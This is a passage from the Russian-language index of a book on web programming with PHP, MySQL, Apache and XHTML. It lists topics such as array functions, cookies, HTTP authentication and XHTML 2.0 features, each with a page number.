 - базы данных, преобразование данных типа timestamp UNIX 191
 - для работы с датой и временем 267
 - арифметические операции 269
 - базы данных 194
 - временные отметки 195
 - форматы отображения 255
 - для работы с массивами 264
 - для работы со строками 196
 - базы данных 271
 - параметры 282
 - проверка строк 261
 - системные вызовы 192
 - точность 268

Х

- Хранение паролей 351

Ц

- Циклы 98
 - do...while 100
 - for 101
 - while 98
 - массивы 134

Ш

- Шаблоны 412

Э

- Экземпляры 118
- Экранирование 71
- Элементы
 - выполнение функции гиперссылки в XHTML 2.0 289
- Элементы выбора, в формах 130

Я

- Якорные символы 373

A

- Ajax 418
- Apache
 - мастер установки 38, 33
 - модель управления потоками исполнения 20
 - происхождение 21
- Array_keys(), функция 144
- Array_merge(), функция 144
- Array_pop(), функция 143
- Array_push(), функция 143
- Array_shift(), функция 143
- Array_unshift(), функция 143
- Array_values(), функция 144
- Auth_HTTP, аутентификация 341

C

- CGI (Common Gateway Interface – общий шлюзовой интерфейс) 16
- commit, команда 204
- compact, функция 142
- cookies 322
 - доступ 325
 - уничтожение 326
- CSS (Cascading Style Sheets)
 - управление представлением документов XHTML в браузерах 288

D

- Document Object Model (DOM)
 - события 289
- Document Type Definition (DTD),
 - определение типа документа в XHTML 290

E

- else, инструкция 94
- elseif, инструкция 94

F

- from_unixtime, функция 202

H

- htaccess, файл 348
- HTML (Hypertext Markup Language – гипертекстовый язык разметки)
 - введение 17
 - вывод текста 56
 - разделение программного кода 57
- HTTP-аутентификация 327, 329, 331

I

- if, инструкция 92
- img, элемент в XHTML 2.0 289
- include_once, инструкция 114
- include, инструкция 114
- is_readable, функция 272
- is_writable, функция 272

J

- JavaScript, проверка ввода пользователя 366, 367, 369

L

- LEFT JOIN ON, предложение 190

M

- MIME, тип, установка для документа XHTML 296
- MySQL
 - возможности 22
 - клиент командной строки 146
 - механизмы базы данных (database engines) 22
 - переименование 160
 - преимущества 17
 - приглашения к вводу 147
 - происхождение 21
 - удаление 162
- mysqldump, команда 182
- mysqlimport, команда 185

N

nl, элемент 289

O

open source (программное обеспечение с открытым исходным кодом) 81

P

PEAR 218

вывод сообщений об ошибках 225

закрытие подключения 225

запросы 224

пакеты 221

подключение 223

пример вывода списка книг 221

PHP

введение 17

декремент 77

значения 62

компоненты приложения 19, 21

область видимости 62

обработка на стороне сервера 28

объединение 73

переменные 60

преимущества 17

происхождение 19

строки 68

типы 62

phpMyAdmin 150

preg_match, функция 375

printf, функция 256

property и about, атрибуты, поддержка RDF в XHTML 2.0 289

R

require, функция 116

require_once, функция 116

Reset(), функция 143

Resource Description Framework (RDF), поддержка в XHTML 2.0 289

Ruby, поддержка разметки в XHTML 1.1 288

S

SELECT, запрос 213

session_start, функция 334

sha (secure hash algorithm), безопасный алгоритм хеширования) 352

Shuffle(), функция 144

sprintf, функция 262

src, атрибут, ссылка альтернативные источники 289

start transaction, команда 204

strlen, функция 263

strstr, функция 264

strtolower, функция 264

strtoupper, функция 264

T

timestamp, преобразование между Unix и MySQL 202

U

ucwords, функция 264

unix_timestamp, функция 202

URI

пространства имен XML 288

W

Wiki 418

X

XFrames 289

XHTML 284, 285

2.0 288

атрибут xmlns 288

версии 288, 289, 291, 293

и пространства имен XML 287

наиболее распространенные ошибки 294

инструменты аттестации 291

определение типа документа (DTD) в XHTML 290

причины использования 286

создание разметки из PHP 295

XML Events 289